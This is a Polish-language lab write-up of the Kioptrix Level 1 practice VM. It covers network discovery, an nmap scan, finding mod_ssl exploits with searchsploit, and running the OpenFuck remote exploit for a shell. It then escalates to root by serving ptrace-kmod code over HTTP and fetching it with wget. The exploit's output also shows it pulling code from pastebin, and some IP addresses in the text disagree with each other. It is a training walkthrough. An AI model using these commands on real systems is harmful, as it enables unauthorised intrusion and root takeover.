

1. Zadanie 2 - Kioptrix Lvl 1

Repozytorium GitHub: <https://github.com/malak4822/Bezpiecze-stwo>


Cel 1 - Znaleźć Kioptrix'a

Po ustawieniu obydwu maszyn, Kali linuxa oraz Kioptrix'a ustawiam obydwie sieci na wewnętrzne, tak żeby maszyny się widziały i żebym nie widział niepotrzebnej reszty urządzeń w sieci.

Na początku na Kali Linuxie aby sprawdzić swój adres ip w sieci (i adres sieci) wpisuję komendę: `ip a`

Z wyniku dowiaduje się że moje ip to: 192.16.64.2/24, co znaczy że adres mojej sieci to 192.16.64

przeszukuję tą sieć używając `netdiscovery -r 192.16.64` i dostaję taki wynik:



```
root@kalilak: /home/mlq  mlq@kalilak: ~  
Currently scanning: Finished! | Screen View: Unique Hosts  
15 Captured ARP Req/Rep packets, from 2 hosts. Total size: 630  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count   Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.65.1  1e:57:dc:a3:a6:64    5       210  Unknown vendor  
192.168.65.3  9e:be:61:95:b2:56   10       420  Unknown vendor
```


Figure 1: Rysunek 1: Wynik skanowania sieci - odnaleziony adres IP maszyny Kioptrix (192.168.64.1)

Mamy już IP ofiary

Cel 2 - Zidentyfikować Ofiarę

Dowiemy się conieco o niej korzystając z narzędzia **nmap** wyszukując jej czule punkty, pozyskując jednocześnie informację o otwartych portach za pomocą: `nmap -v 192.168.64.1`

Po jej wykonaniu otrzymujemy piękną listę otwartych portów które są otwarte niczym drzwi do chaty:



```
(mlq@kalilak)-[~]  
$ nmap -sV 192.168.65.3  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 15:03 CET  
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 16.67% done; ETC: 15:04 (0:00:30 remaining)  
Nmap scan report for 192.168.65.3  
Host is up (0.0023s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8  
.4 OpenSSL/0.9.6b)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)  
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 Open  
SSL/0.9.6b  
32768/tcp open  status       1 (RPC #100024)  
MAC Address: 9E:BE:61:95:B2:56 (Unknown)
```

Figure 2: Rysunek 2: Wynik skanowania Nmap - lista otwartych portów i usług działających na maszynie ofiary

Cel 3 - Znaleźć słabość


Mamy czule punkty, teraz trzeba wiedzieć który wykorzystać.

Do tego wystarczy znaleźć w internecie kod, który po wykonaniu dostanie się przez te luki w zabezpieczeniach do środka. Używamy do tego narzędzia **searchsploit**, w którym mamy historię włamań wraz z dziurą w systemie i gotowym kodem, który ktoś napisał wykorzystując konkretną lukę w oprogramowaniu.

Ale najpierw szybki update bazy danych więc wbijam komendę **searchsploit --update**, żeby mi przegrał wszystkie exploit'y na dysk lokalny.

Cel 4 - Znaleźć exploit

Aby to uczynić musimy przeszukać bazę komendą **searchsploit [no to szukamy]**. Ja widzę że **mod_ssl** jest stary i tak znajduję gotowe exploity



```
(mlq@kalilak)-[~]
$ searchsploit mod_ssl
```


Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccessIBuffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Over	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Ov	unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Ov	unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-o	unix/remote/40347.txt

Shellcodes: No Results
Papers: No Results

Figure 3: Rysunek 3: Wyniki wyszukiwania exploitów dla mod_ssl w bazie searchsploit

Pobieram 47080.c przy użyciu **searchsploit -m 47080.c** który kopiuje się do mojego folderu domowego **/mlq**

Teraz potrzebujemy skompilować skrypt w języku **C** aby go uruchomić. Niestety nowy kompilator **gcc** w kali nie da rady skompilować przestarzałego pliku tak aby go otworzył.



```
(mlq@kalilak)-[~]
$ gcc 47080.c -lcrypto
47080.c: In function 'read_ssl_packet':
47080.c:534:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
534 |         RC4(ssl->rc4_read_key, rec_len, buf, buf);
    |         ^~~
In file included from 47080.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
    |                             ^~~
47080.c: In function 'send_ssl_packet':
47080.c:583:17: warning: 'MD5_Init' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
583 |         MD5_Init(&ctx);
    |         ^~~~~~
In file included from 47080.c:27:
```

Figure 4: Rysunek 4: Błędy kompilacji exploita - niezgodność ze starszymi wersjami kodu C

Z tego powodu przeszukuję i pobieram nowy plik z GitHub - ten sam exploit tylko zaktualizowany, z tą samą nazwą za pomocą komendy: **git clone https://github.com/exploit-inters/openfuck**

Cel 5 - Uzyskać root'a

Uruchamiam pobrany i skompilowany exploit, celując w odpowiednią wersję systemu (RedHat) i adres IP ofiary. Atak pozwala mi uzyskać dostęp do powłoki:

ale na początku jestem tylko zwykłym użytkownikiem (użytkownik apache lub nobody).

Aby stać się administratorem (root), exploit próbuje automatycznie pobrać i uruchomić plik: **c.3**. Niestety, Kioptrix jest zbyt stary, by obsłużyć nowoczesne połączenia HTTPS, więc automatyczne pobieranie zawodzi. Muszę to zrobić ręcznie wystawiając mini server.

```

└─$ ./OpenFuck 0x6b 192.168.65.3 443 -c 50

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperZ P()W GAT ButtP!rateZ *
*****

Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--15:32:38-- https://pastebin.com/raw/C7v25Xr9
=> 'ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../../crt1.o: In function `_start':
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../../crt1.o(.text+0x18): undefined reference to `main'
collect2: ld returned 1 exit status
bash: ./p: No such file or directory
bash-2.05$

```

Figure 5: Rysunek 5: Uruchomienie exploita OpenFuck - uzyskanie podstawowego dostępu do systemu

- Na Kali Linux uruchamiam prosty serwer HTTP w folderze z exploitem:

```
python3 -m http.server 80
```

- Na Kioptrixie (w uzyskanej powłoce) przechodzę do katalogu tymczasowego i pobieram plik od siebie:

```
wget http://192.168.65.2/c.3
```

- Kompiluję go na maszynie ofiary i uruchamiam:

```
gcc -o exploit c.3
```

Po uruchomieniu **exploit** następuje eskalacja uprawnień. Znak zachęty zmienia się na #, a komenda whoami zwraca upragniony wynik: root.

Następnie żeby zmiany były na stałe zmieniam mu hasło **passwd** i dla potwierdzenia że zadziałało loguje się przez vm kioptrixa.

Flaga

Teraz sprawdzam zawartość flagi idąc do folderu mail i zaczytując plik root jak w instrukcji:




Figure 6: Rysunek 6: Kompilacja exploita eskalacji uprawnień na maszynie ofiary




Figure 7: Rysunek 7: Potwierdzenie uzyskania uprawnień root - znak # w wierszu poleceń

